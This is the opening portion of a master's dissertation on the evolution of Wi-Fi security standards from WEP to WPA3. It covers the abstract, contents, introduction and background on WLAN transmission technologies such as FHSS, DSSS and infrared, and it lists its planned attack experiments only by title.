

UNIVERSIDADE DO ALGARVE

Security Technologies for Wireless Access to Local Area Networks

Khaldoun Esmail Faraj

Master Dissertation in Informatics Engineering

Work done under the supervision of: Prof. Doutor Alvaro Barradas

Statement of Originality

Security Technologies for Wireless Access to Local Area Networks

Statement of authorship: The work presented in this thesis is, to the best of my knowledge and belief, original, except as acknowledged in the text. The material has not been submitted, either in whole or in part, for a degree at this or any other university.

Candidate:

(Khalidoun Esmail Faraj)

Copyright ©Khalidoun Esmail Faraj. A Universidade do Algarve tem o direito, perpétuo e sem limites geográficos, de arquivar e publicitar este trabalho através de exemplares impressos reproduzidos em papel ou de forma digital, ou por qualquer outro meio conhecido ou que venha a ser inventado, de o divulgar através de repositórios científicos e de admitir a sua cópia e distribuição com objetivos educacionais ou de investigação, não comerciais, desde que seja dado crédito ao autor e editor.



Work done at Research Center of Electronics Optoelectronics and Telecommunications
(CEOT)

Abstract

In today's world, computers and networks are connected to all life aspects and professions. The amount of information, personal and organizational, spread over the network is increasing exponentially. Simultaneously, malicious attacks are being developed at the same speed, which makes having a secure network system a crucial factor on every level and in any organization. Achieving a high protection level has been the goal of many organizations, such as the Wi-Fi Alliance[®], and many standards and protocols have been developed over time.

This work addresses the historical development of WLAN security technologies, starting from the oldest standard, WEP, and reaching the newly released standard WPA3, passing through the several versions in between, WPA, WPS, WPA2, and EAP. Along with WPA3, this work addresses two newer certificates, Enhanced Open[™] and Easy Connect[™]. Furthermore, a comparative analysis of the previous standards is also presented, detailing their security mechanisms, flaws, attacks, and the measures they have adopted to prevent these attacks. Focusing on the new released WPA3, this work presents a deep study on both WPA3 and EAP-pwd. The development of WPA3 had the objective of providing strong protection, even if the network's password is considered weak. However, this objective was not fully accomplished and some recent research work discovered design flaws in this new standard.

Along with the above studies, this master thesis' work builds also a network for penetration testing using a set of new devices that support the new standard. A group of possible attacks on Wi-Fi latest security standards was implemented on the network, testing the response against each of them, discussing the reason behind the success or the failure of the attack, and providing a set of countermeasures applicable against these attacks. Obtained results show that WPA3 has overcome many of WPA2's issues, however, it is still unable to overcome some major Wi-Fi vulnerabilities.

Keywords: WPA3, Security, Wi-Fi Alliance Certifications, Attack Analysis, WLAN Standards.

Resumo

No mundo de hoje, os computadores e as redes estão conectados praticamente a todos os aspectos da nossa vida pessoal e profissional. A quantidade de informações, pessoais e organizacionais, espalhadas pela rede está a aumentar exponencialmente. Simultaneamente, também os ataques maliciosos estão a aumentar à mesma velocidade, o que faz com que um sistema de rede seguro seja um fator crucial a todos os níveis e em qualquer organização. Alcançar altos níveis de proteção tem sido o objetivo de trabalho de muitas organizações, como a Wi-Fi Alliance®, tendo muitos standards e protocolos sido desenvolvidos ao longo do tempo.

Este trabalho aborda o desenvolvimento histórico das tecnologias de segurança para WLANs, começando pelo standard mais antigo, WEP, e acabando no recém-chegado WPA3, passando pelas várias versões intermediárias, WPA, WPS, WPA2 e EAP. Juntamente com o WPA3, este trabalho aborda os dois certificados mais recentes, Enhanced Open™ e Easy Connect™. Além disso, também é apresentada uma análise comparativa dos standards anteriores, detalhando os seus principais mecanismos de segurança, falhas, ataques a que são susceptíveis e medidas adotadas para evitar esses ataques. Quanto ao novo WPA3 e EAP-pwd, este trabalho apresenta um estudo aprofundado sobre os seus modos "Personal" e "Enterprise". O desenvolvimento do WPA3 teve por objetivo fornecer proteção forte, mesmo que a password de rede seja considerada fraca. No entanto, esse objetivo não foi totalmente alcançado e alguma investigação realizada recentemente detectou falhas de desenho nesse novo padrão.

Juntamente com os estudos dos standards acima referidos, o trabalho realizado para esta tese de mestrado também constrói uma rede para testes de penetração usando um conjunto de novos dispositivos que já suportam o novo standard. São aplicados vários ataques aos mais recentes padrões de segurança Wi-Fi, é testada a sua resposta contra cada um deles, é discutindo o motivo que justifica o sucesso ou a falha do ataque, e são indicadas contramedidas aplicáveis a esses ataques. Os resultados obtidos mostram que o WPA3 superou muitos dos problemas do WPA2 mas que, no entanto, ainda é incapaz de superar algumas das vulnerabilidades presentes nas redes Wi-Fi.

Termos chave: WPA3, Segurança, Certificações da Wi-Fi Aliança, Análise de Ataques, WLAN Standards.

Dedication

I would like to dedicate this work to my father and mother, Esmaeil and Jedal, who have been always by my side, and whose words of encouragement and push for tenacity never left my mind. I hope you both are proud of me.

khaldoun

Acknowledgements

This master thesis would not have been possible without the assistance of several people.

First, I would like to express my deepest appreciation to those who gave me the possibility to complete my study and get my Master degree, the Aga Khan Foundation, who has supported me financially.

I would like to thank my thesis advisor professor Alvaro Barradas. For him having his door always open whenever I ran into a trouble spot or had a research question or doubt. With his professional guidance, I was able to finish this journey and develop this work.

I would like to thank Khedur, my brother, for being always there for me, supporting my ambition and standing strongly by my side.

I would like to thank my friend Roua, and my sisters, Khozama and Kholod, for their emotional support.

I would like to thank Maria for her kindness and being always there for me.

I would like also to thank Salam, the person with the kindest heart for unlimited love, help, and support.

Finally, I would like to thank all, friends, family, and university members for their assistance and support.

Contents

Statement of Originality	i
Abstract	iii
Resumo	iv
Dedication	v
Acknowledgements	vi
Abbreviations	xiv
1 Introduction	1
1.1 Research Motivation	2
1.2 Research Objective	3
1.3 Research Methodology	4
1.4 Outline of the Thesis	4
2 Background	5
2.1 WLAN Technologies	5
2.1.1 Narrow-band Microwave Technology	5
2.1.2 Spread Spectrum Transmission Technology	6
2.1.2.1 Frequency Hopping Spread Spectrum (FHSS)	6
2.1.2.2 Direct Sequence Spread Spectrum (DSSS)	7
2.1.3 Infrared (IR) Technology	8
2.2 Wireless Networking Standards	9
2.2.1 IEEE 802.11	9
2.2.1.1 IEEE 802.11 Topologies	10
2.2.1.2 Medium Access Control (MAC) Layer:	12
2.2.1.3 Physical Layer (PHY)	15
2.2.2 IEEE 802.11a	16
2.2.3 IEEE 802.11b	17
2.2.4 IEEE 802.11g	17

2.2.5	IEEE 802.11n	17
2.3	WLAN Benefits	19
2.3.1	Mobility	19
2.3.2	Installation in Difficult-to-Wire Areas	19
2.3.3	Speed of Deployment	19
2.3.4	Scalability/ Expandability	20
2.3.5	Cost	20
2.3.6	Increased Reliability	20
2.3.7	Enhanced guest access	20
3	Wi-Fi Security Standards	21
3.1	Wireless Equivalent Privacy (WEP)	21
3.1.1	Flaws and Attacks	22
3.2	Wi-Fi Protected Access (WPA)	26
3.2.1	Flaws and Attacks	26
3.3	Wi-Fi Protected Setup (WPS)	30
3.3.1	Flaws and Attacks	30
3.4	Wi-Fi Protected Access 2 (WPA 2)	32
3.4.1	Flaws and Attacks	34
3.5	IEEE 802.1X	39
3.5.1	Extensible Authentication Protocol (EAP)	40
3.5.1.1	Authentication procedure:	40
3.5.2	Remote Authentication Dial In User Service (RADIUS):	42
3.5.3	EAP Authentication Methods	42
3.5.4	Flaws and Attacks on EAP	44
3.6	Wi-Fi Protected Access 3 (WPA3)	47
4	Alliance New Certificates	48
4.1	Wi-Fi Protected Access 3 (WPA3)	48
4.1.1	WPA3 Modes	48
4.1.1.1	WPA3-Personal	48
4.1.1.1.1	Dragonfly Handshake	50
4.1.1.1.2	WPA3-Personal Transition Mode	53
4.1.1.2	WPA3-Enterprise	54
4.2	Enhanced Open™	57
4.2.1	Opportunistic Wireless Encryption (OWE)	57
4.2.2	OWE Messages Exchange:	58
4.2.3	OWE Transition Mode:	59
4.3	Easy Connect™	61

4.3.1	Device Provisioning Protocol (DPP)	61
4.3.2	Authentication	62
4.3.3	Configuration	63
4.3.4	Network Access	64
5	Security Analysis of (WPA3-SAE / EAP-pwd) - Flaws and Attacks	65
5.1	Evaluating WPA3-SAE and EAP-pwd:	65
5.2	Attacks against WPA3-SAE and EAP-pwd:	68
5.2.1	Attack against WPA3-capable devices	68
5.2.2	Attacks against weaknesses in the Dragonfly handshake	69
5.3	Attacks against EAP-pwd:	75
6	Wi-Fi Security Practical Experiments	76
6.1	Work Environment	76
6.2	Implemented Attacks	79
6.2.1	Dragondrain(Clogging Attack):	79
6.2.2	State 1(No key/ No Access)→De-authentication Attack:	82
6.2.3	State 1 (No key / No Access)→PMKID Hash Dictionary Attack:	83
6.2.4	State 1 (No key / No Access)→Rogue AP attack:	84
6.2.5	State 2 (Key Acquisition)→Handshake Decryption Attack:	88
6.2.6	State 2 (Key Acquisition)→Evil Twin Attack:	90
6.2.7	State 2 (Join Network)→ARP Spoofing Attack	91
6.2.8	State 3 (MITM)→DNS Spoofing Attack:	94
6.3	Discussion:	95
6.4	Countermeasures and Mitigations	99
7	Conclusion	101
	References	103
A	Appendix A	A-2
A.1	Diffie-Hellman Key Generation	A-2
A.2	Elliptic-Curve Diffie-Hellman (ECDH)	A-3
A.3	Elliptic Curve Discrete Logarithm Problem	A-4
B	Appendix B	B-6
B.1	802.11w Protected Management Frames (PMF)	B-6
B.1.1	Security Association (SA)	B-8
B.1.2	Broadcast and Multicast Management Frame Protection (BIP)	B-8

List of Figures

1.1	Types of Stolen Data [4]	2
2.1	Frequency Hopping Spread Spectrum [8]	6
2.2	Direct Sequence Spread Spectrum [9]	7
2.3	IEEE 802.11 Frame [9]	10
2.4	Independent Basic Service Set (IBSS) [17]	11
2.5	Basic Service Set (BSS) and Extended Service Set (ESS)[17]	11
2.6	The 802.11 PHY Layer Amendments and Their Dependencies [16]	16
3.1	Encryption in WEP [34]	22
3.2	Chopchop Attack [40]	24
3.3	Encryption in WPA [43]	26
3.4	Beck-Tews Attack [40]	29
3.5	4-Way Handshake Protocol [5]	33
3.6	CCMP Encryption [5]	34
3.7	Dictionary Attack [49]	35
3.8	802.1X Involved Protocols Diagram [53]	40
3.9	EAP Messages Flow Diagram [56]	41
4.1	WPA3-Personal Messages Exchange [67]	50
4.2	Dragonfly Handshake Diagram [5]	52
4.3	Authentication Commit Frames	52
4.4	Authentication Confirm Frames	53
4.5	WPA3 Transition Mode Beacon	54
4.6	WPA3-Enterprise Beacon Frame	56
4.7	WPA3-Enterprise Messages Exchange [49]	56
4.8	OWE Messages Exchange[49]	58
4.9	OWE Association Request Frame	59
4.10	OWE Transition Mode .[49]	60
4.11	Wi-Fi Device Provisioning Roles	61
4.12	DPP Authentication Stage [49]	63
4.13	DPP Configuration Stage [49]	64
4.14	Network Access Stage with Connector [49]	64

5.1	hash-to-curve Function [67]	66
5.2	hash-to-group Function [67]	66
6.1	Cipher Suite Types Supported by Atheros CPU	77
6.2	wpa_supplicant Configuration	78
6.3	Attacks Flow Diagram [5]	79
6.4	Normal CPU Performance	80
6.5	Dragondrain Attack	80
6.6	Monitoring Dragondrain Attack	81
6.7	CPU Performance Under Attack	81
6.8	First Output, Losing Already Existed Connection	82
6.9	Second Output, New Client Failing to Connect	82
6.10	Spoofing MAC address of the AP and the Client	83
6.11	Using aireplay-ng tool in Deauthentication Attack	83
6.12	Using hexdumptool in PMKID Hash Dictionary Attack	84
6.13	hostapd Configuration File	84
6.14	Using macchanger to Change the MAC Address	85
6.15	Increasing Transmit Power of the AP	85
6.16	DHCP and DNS Configuration File	85
6.17	mysql Database Setup	86
6.18	Initialize hostapd	86
6.19	Starting the dnsmasq Server	87
6.20	Redirecting the Traffic to the Forged Page	87
6.21	Fake Upgrade Page	87
6.22	Fake Upgrade Process	88
6.23	Querying the mysql Database	88
6.24	Encrypted Data of the Frame 114 Captured in Wireshark	89
6.25	Add Plaintext Decryption Key	89
6.26	Add Hexadecimal Decryption Key	89
6.27	Convert Plaintext Key to Hexadecimal Key	90
6.28	hostapd Configuration File	90
6.29	Checking Gateway IP	91
6.30	Exploring Connected Clients	92
6.31	ARP Spoof Attack Targeting the Client	92
6.32	ARP Spoof Attack targeting the AP	92
6.33	Sniffing Websites' URL browsed by the Client	93
6.34	driftnet Tool	93
6.35	Achieving DoS through ARP Spoofing Attack	94
6.36	Fake Gmail Login Page	95

6.37	Successful DNS Spoofing Attack	95
6.38	Post Attacks Flow Diagram [5]	98
A.1	DH Key Generation Steps	A-3
A.2	Public Key Sizes for High Quality Key Generation [49]	A-4
A.3	Doubling Point R in an Elliptic Curve	A-5
A.4	Discrete Logarithm Problem Principle	A-5
B.1	RSN IE for 802.11w [98]	B-7

List of Tables

2.1	Wireless LAN Transmission Techniques [6]	8
2.2	Wireless LAN Products on the Market [29]	18
5.1	Difference between WPA3-SAE and EAP-pwd software in terms of resistance against Invalid and Reflection attacks and k value [67]	68
6.1	Characteristics of Raspberry Pi 3 B+	77

Abbreviations

AP	Access Point
AES	Advanced Encryption Standard
ARP	Address Resolution Protocol
AKM	Authentication and Key Management
BSS	Basic Service Set
BSA	Basic Service Area
BIP	Broadcast Integrity Protocol
BTLE	Bluetooth Low Energy
CRC-32	Cyclic Redundancy Check 32
CCMP	Counter Mode with Cipher Block Chaining Message Authentication Code Protocol
CTR	Counter Mode
CBC	Cipher-Block Chaining
CNSA	Commercial National Security Algorithm
CSMA/CA	Carrier Sense Multiple Access with Collision Avoidance
CTS	Clear To Send
CHAP	Challenge Handshake Authentication Protocol
CERT/CC	Computer Emergency Response Team/Coordination Center
CFRG	Crypto Forum Research Group
DoS	Denial of Service
DPP	Device Provisioning Protocol
DSSS	Direct Sequence Spread Spectrum
DCF	Distributed Coordination Function
DS	Distribution System
E	Element
EAP	Extensible Authentication Protocol
ECDH	Elliptic Curve Diffie-Hellman
ECDSA	Elliptic Curve Digital Signature Algorithm
ECC	Elliptic Curve Cryptography
EM	Electromagnetic
ESS	Extended Service Set
EAP-PWD	EAP Password
FCC	Federal Communications Commission

FHSS	Frequency Hopping Spread Spectrum
FFC	Finite Field Cryptography
GTK	Group Temporal Key
GCMP	Galois/Counter Mode Protocol
GTC	Generic Token Card
GMAC	Galois Message Authentication Code
HMAC	Hash Message Authentication Code
IV	Initializing Vector
IR	Infrared
IEEE	Institute of Electrical and Electronic Engineers
IBSS	Independent Basic Service Set
IETF	Internet Engineering Task Force
IGTK	Integrity Group Temporal Key
IDS	Intrusion Detection Systems
IPS	Intrusion Prevention Systems
KCK	Key Confirmation Key
KS	Key Stream
KRACK	Key Reinstallation Attack
KDF	Key Derivation Function
KEK	Key Encrypting Key
LBT	Listening Before Talking
LEAP	Lightweight EAP Protocol
MIC	Message Integrity Code
MSDU	MAC Service Data Unit
MPDU	MAC Protocol Data Units
MAC	Medium Access Control
MIMO	Multiple-Input and Multiple-output
MITM	Man In The Middle
MSK	Master Session Key
MD5	Message Digest 5
MSCHAP	Microsoft Challenge Handshake Authentication Protocol
MFP	Management Frame Protection
MODP	Multiplicative Groups Modulo a Prime
NFC	Near-Field Communication
NIC	Network Interface Card
NAS	Network Access Server
NIST	National Institute of Standards and Technology
NSA	National Security Agency
OWE	Opportunistic Wireless Encryption

OSA	Open System Authentication
OFDM	Orthogonal Frequency Division Multiplexing
OTME	OWE Transition Mode Element
PE	Password Element
PSK	Pre-Shared Key
PMF	Protected Management Frames
PTK	Pairwise Temporal Key
PBDFK2	Password-Based Key Derivation Function 2
PMK	Pairwise Master Key
PHY	Physical Layer
PCF	Point Coordination Function
PS-Poll	Power Save Poll
PBCC	Packet Binary Convolution Code
PBC	Push Button Configuration
PPP	Point-to-Point
PAKE	Password Authenticated Key Exchange
PKEX	Public Key Exchange
QR	Quick Response
QR	Quadratic Residue
RC4	Rivest Cipher 4
RADIUS	Remote Authentication Dial-In User Service
RF	Radio Frequency
RTS	Request To Send
RSN	Robust Secure Network
RSNE	Robust Security Network Element
RSA	Rivest, Shamir and Adleman
SA	Security Association
SAE	Simultaneous Authentication of Equals
SSID	Service Set Identifier
SIFS	Short Inter Frame Spacing
SKA	Shared Key Authentication
TKIP	Temporal Key Integrity Protocol
TSC	Time Stamp Counter
TLS	Transport Layer Security
UDP	User Datagram Protocol
VPN	Virtual Private Network
WLAN	Wireless Local Area Networks
WEP	Wireless Equivalent Privacy
WPA	Wi-Fi Protected Access

WPA2	Wi-Fi Protected Access II
WPA3	Wi-Fi Protected Access III
WPS	Wi-Fi Protected Setup

Introduction

With the increasing presence of technology in the world and the growth of human-internet interaction a large amount of personal, commercial, and governmental information is available on networking infrastructures. This fact makes network security a critical issue that influences users and businesses.

From the user's point of view, network security starts with a simple basic authorization, a username and a password, something that is done based on a set of security policies adopted by a network and controlled by the network administrator to prevent any unauthorized access to a system or misuse of network resources. But businesses try to secure themselves by building up a strong network architecture that involves firewalls, antiviruses, and encryption mechanisms. Despite that, it is important for an organization to be aware of the attacking methods that it might be facing and the needed level of security in order to integrate the appropriate security policies into its architecture [1].

The concept of network security is not limited to the access to personal computers of end users. It means that the complete network must be secure, including the communication channels that transfer data from one node to another, since this infrastructure may present several vulnerable points to be attacked. Usually, when designing a security plan for a network, five points should be considered: (1) Access, (2) Confidentiality, (3) Authentication, (4) Integrity, and (5) Non-repudiation. Access means that only authorized users can communicate with a network element. Confidentiality means maintaining the privacy of the information available on the network. Authentication is the process of checking the identities of the network users. Integrity implies avoiding any modification on the transferred information. Non-repudiation¹ is making sure that the user doesn't disprove that he used the network [2].

Wireless access to local networks provides the advantage of mobility where users are able to connect to a network while roaming freely. This is fundamentally based on technology that implements the 802.11 standards. This is part of the IEEE 802 standard and specifies a set of protocols for establishing wireless local area network (WLAN) communications between a large number of heterogeneous devices. This type of access to networks is well

¹Non-repudiation is a way to guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.

1.1 Research Motivation

known for Wi-Fi, and uses radio waves on multiple channels from the unlicensed radio spectrum to allow high-speed data transfer over relatively short distances.

The Wi-Fi Alliance[®], which emerged as a committee of industry leaders concerned about network device incompatibility, is now an international organization consisting of a world-wide network of companies collaborating within to drive the interoperability, adoption, and evolution of Wi-Fi globally. Wi-Fi Alliance[®] is a group dedicated to certifying that Wi-Fi products meet the IEEE's set of 802.11 wireless standards [3].

1.1 Research Motivation

The field of network security is quite wide especially with the rapid development of networking technologies. This MSc work is focused on wireless local networks' security. Wireless Local Area Networks (WLAN) has become rapidly an important component of people's everyday life, and thus it is important to provide secure communication for the users, if possible, with easy configuration procedures. Like any other type of network security, wireless security means the prevention of unauthorized access or damage to computers or data within a wireless network.

Along with becoming more popular, the risk of using wireless technology services is increasing. Figure 1.1 [4] shows a statistic of the second quarter of 2018, where personal data got on top of the information list that attracted the attackers (30%), followed by account credentials (22%). Credit and debit card information (15%) was obtained most often by using spyware or via compromised websites [4].




Figure 1.1: Types of Stolen Data [4]

The number of unique "cyber incidents" in the second quarter of 2018, as defined by Positive Technologies², was 47 % higher than the year before. And those attacks are becoming

²Positive Technologies is a leading global provider of enterprise security solutions.

1.2 Research Objective

increasingly precise: 54 % are targeted, rather than part of mass campaigns [4].

This research work is motivated by the evolving importance of wireless networks in everyday life by the fact that hacking into a wireless networks is also evolving, and easy-to-use Windows or Linux hacking tools are becoming more accessible. Even though wireless networks security technologies went through different stages of development, where in each stage new devices appear with new versions of security protocols which are (in principle) more secure, there is a possibility of finding new weakness points in the new protocols and taking advantage of them. Thus, it is important to be aware of these threats and limitations at the right time.

1.2 Research Objective

IEEE and Wi-Fi Alliance[®] have provided individual users and enterprises with a set of technologies so they can protect their information. Starting from Wired Equivalent Privacy (WEP) to the Wi-Fi Protected Access 2 (WPA2), features of security standards were in constant evolution while integrating new security practices with the objective of providing stronger protection. WPA2 is the most common Wi-Fi security standard available nowadays. Even though WPA2 provides a good level of information protection, it still suffers from vulnerabilities. To protect its users, the Wi-Fi Alliance[®] put a great effort upgrading the WPA standard, and in the middle of 2018 revealed the third version of it.

The conducted research work has three main objectives. The first one is to study wireless security standards launched over time, obtain an overview of the evolutionary stages that security standards went through, and discuss their differences and mechanisms, along with their flaws and the attacks that could leverage them.

The second is presenting the newly released certificates by Wi-Fi Alliance[®], detailing their characteristics, objectives and functionalities. The new certificates are: (1) Wi-Fi Protected Access III (WPA3), (2) Enhanced Open[™] which is based on Opportunistic Wireless Encryption (OWE), and (3) Easy Connect[™] which is a certificate for Device Provisioning Protocol (DPP).

The third aim is to build a WPA3 network, test it against several types of attacks that were used to break the previous common standard WPA2, discuss the obtained results and present countermeasures and mitigations.

The overall objective of this MSc research work is to be one of the first providing a comprehensive security analysis of the new wireless security standard, WPA3, in terms of the used technology, added improvements, weakness and strength points, similarities, and differences with the previously used standards. At the same time, the reader can gain a broad understanding of some key aspects of network security.

1.3 Research Methodology

To achieve its first objective of obtaining a full overview of security standards, this work applies comparative analysis, going through the historical development of wireless network security standards, presenting their technical characteristics and limitations which made them vulnerable for attacks. Furthermore, we study the nature of these attacks, that have also evolved historically, providing a better understanding of how they were able to infringe wireless security protocols.

Focusing on the second objective, we explain the newly released Wi-Fi Alliance[®] certificates. This study concentrates on WPA3 and on changes that affected the key derivation method, the used authentication and encryption algorithms, showing how WPA3 overcomes the shortness in WPA2.

To fulfill the third objective, we present a practical implementation where a set of devices supporting the new WPA3 are grouped together to form a network composed of an AP and clients. The research work implements a group of attacks that were studied theoretically in [5] which is one of the recent studies addressing WPA3, based on attacks that were used to break WPA2. We discuss the obtained output of the experiments, comparing them with the theoretical results of [5], and finally we provide a set of recommendations and countermeasures to avoid the attacks that were implemented successfully.

1.4 Outline of the Thesis

The remaining part of the thesis is structured as follows. Chapter 2 provides a deep explanation of wireless networks, starting with WLAN technologies, passing by WLAN standards detailing their historical developments, differences, and newly added practices in each new version. Chapter 2 finishes with listing Wi-Fi networks advantages and benefits. Chapter 3 presents WLAN security standards as an overview of their evolution over time starting from obsolete WEP reaching the most commonly used WPA2. The chapter presents a detailed description of each standard's characteristics, security mechanisms, and vulnerabilities. Chapter 4 introduces a set of newly released certificates by the Wi-Fi Alliance[®], WPA3; Easy Connect[™]; and Enhanced Open[™], explaining their new features, and security improvements added to their structure. Chapter 5 analyzes the new Wi-Fi security standard WPA3 along with EAP-pwd and presents the discovered flaws, weak points, and attacks that taking advantage of these weak points. Chapter 6 presents a practical testbed used to support our WPA3 studies, explaining the required equipments, the attacks carried out, discussing the output results, and providing a set of countermeasures for the successful attacks. Chapter 7 concludes this dissertation, commenting on the overall success.

Background

Wireless networks are one of the most common and used technologies during the last decade, with the availability of ubiquitous connectivity, permanent mail checking, web browsing, audio or video conversations, all these regardless of the time, location or circumstances.

The term “wireless network” indicates a network that is not connected by cables, which is the feature that allowed desired convenience and mobility for the user. Different wireless technologies exist to meet different users’ needs, each technology with its own performance characteristics and optimized for a specific task and context. However, most of these technologies operate on common principles, have common trade-offs, and are subject to common performance criteria and constraints. Understanding these main principles of wireless performance forms the base ground where the other pieces will begin to fall into place.

This chapter presents some of the most important WLAN technologies, followed by an explanation of the basic standards of wireless networking along with their topologies, the services provided by the standard, the improvements that occurred along the time and, in the end, it presents the benefits of wireless networks.

2.1 WLAN Technologies

With the advantages of introducing small mobile devices, high-speed data connections and the offered possibility of moving around while keeping the connectivity, WLANs have become very widespread and many wireless technologies have emerged such as microwave, infrared, and spread spectrum. Two spread spectrum techniques are currently common: frequency hopping and direct sequence.

2.1.1 Narrow-band Microwave Technology

The goal of using microwave technology is to connect LAN networks between buildings and transmit data by using dishes on both ends of the connection, where the dishes must be in line-of-sight to achieve that task.

2.1 WLAN Technologies

The disadvantage of this technology is that the frequency band used requires licensing by the FCC, and once a license is granted for a particular location, that frequency band cannot be licensed to anyone else, for any purpose, within a 28.16352 Kms [6]. Furthermore, the cost of installing and implementing microwave technology (tower/dish infrastructure) is higher compared to other technologies.

2.1.2 Spread Spectrum Transmission Technology

Spread spectrum is the most common technology in wireless networks. The transmission is spread over multiple frequencies by continuously changing the frequency of the transmitted signal. Compared with narrow-band, spread spectrum uses more bandwidth, but the transmission is more secure and it doesn't require FCC license [7].

Two methods exist with this transmission technology used by wireless LAN products: frequency hopping and direct sequence modulation.

2.1.2.1 Frequency Hopping Spread Spectrum (FHSS)

In this technique, the transmitter broadcasts the signal through a series of random hops between frequencies within a specified frequency range. Figure (2.1 a) shows a specified frequency range and (2.1 b) shows a series of random hops between frequencies and this sequence of jumps is synchronous with the receiver. It is important to note that only the intended receiver, that knows the exact sequence of the transmitter hops, can receive the full data package successfully [8].

The transmitter listens to the channel during the transmission, and when it detects the idle time, which means that no signal is transmitted, it broadcasts the data with a full bandwidth of the channel. But if the channel is busy, it jumps to another channel, and this is considered one of the advantages of this technique because data networks acknowledge the successful receipt of data, any missing parts will trigger a request to transfer lost data.




Figure 2.1: Frequency Hopping Spread Spectrum [8]

2.1 WLAN Technologies

Another advantage is the fact that electrical noise, such as random electromagnetic signals, affects only a small fraction of the signal.

Even though the FCC has made some rules for frequency hopping spread spectrum technologies, the FCC dictates that the transmitters must not spend more than 0.4 seconds on any one channel every 20 seconds in the 902 MHz band and every 30 seconds in the 2.4 GHz band. Also, the transmitters must hop through at least 50 channels in the 902 MHz band and 75 channels in the 2.4 GHz band. A channel consists of a frequency width which is determined by the FCC. The IEEE 802.11 committee has drafted a standard that limits frequency hopping spread spectrum transmitter to the 2.4 GHz band [9].

2.1.2.2 Direct Sequence Spread Spectrum (DSSS)

This technique is the most common one in spread-spectrum LANs. The transmitter adds redundant data bits called "chips" to its direct transmission sequence. Usually, at least ten chips are added to each data bit to the direct transmission.

Figure 2.2 shows the insertion of the digital signal with the cutting code at a higher data rate according to the predetermined propagation ratio. The chipping code is a bit sequence that incorporates the original bit pattern, and the receiver must know the spreading code to decode the data after receiving all data signals [9].

Using a spreading code enables multiple direct sequence transmitters to operate in the same range at the same time without interference.




Figure 2.2: Direct Sequence Spread Spectrum [9]

As with frequency hopping spread spectrum, the FCC has also a set rules for direct sequence transmitters. Each signal must have ten or more chips. This rule limits the practical raw data throughput of direct sequence transmitters to 2 Mbps in the 902 MHz band and 8 Mbps in the 2.4 GHz band. Unfortunately, the number of chips is directly related to a signal's immunity to interference. In an area prone to radio interference, a user will have to give up throughput to avoid interference. The IEEE 802.11 committee has drafted a standard of 11 chips for direct sequence spread spectrum [6].

2.1 WLAN Technologies

2.1.3 Infrared (IR) Technology

Infrared (IR) technology is used in areas and facilities where there is the least amount of obstacles and walls within short and medium distances. There is no need for FCC license when it is used, and it is also immune to EM and RF interference [10].

Unlike RF, IR technology is not able to pass through walls, and thus it is not possible to use it between two houses in the same building or even between two rooms in the same house (assuming there are no facing windows). Even though this might seem like a disadvantage of IR, it is more private compared with RF.

The signals of Infrared get affected by fog, dirt, ice, snow, and also light in presence of sunlight [11]. This technique is applied in two modes:

- The first mode, scatter mode infrared wireless, is used when the transmitter and receiver are not directly visible to each other, where the received signals are direct or reflected off some type of surface. A simple example of this mode is the television remote-control box, where the box doesn't have to point at the set, however, it has to be in the same room, or at least in the next room with an open door [12].
- In the second mode, line of sight infrared wireless, there must be a direct line of sight between the transmitter and the receiver without any obstacles and the distance between them is not more than 10 meters. It has faster data rates than the scatter mode, while the scatter mode achieves lower data rates within 1 to 2 Mbps [13]. One of the advantages of this technique is its ability to carry a high bandwidth[14], however, its main drawback is its inability to pass through solid objects because it is a form of light and thus is blocked.

Table 2.1 summarizes the differences between these techniques [6].

Table 2.1: Wireless LAN Transmission Techniques [6]

Properties	Narrowband Microwave	Spread Spectrum	Infrared
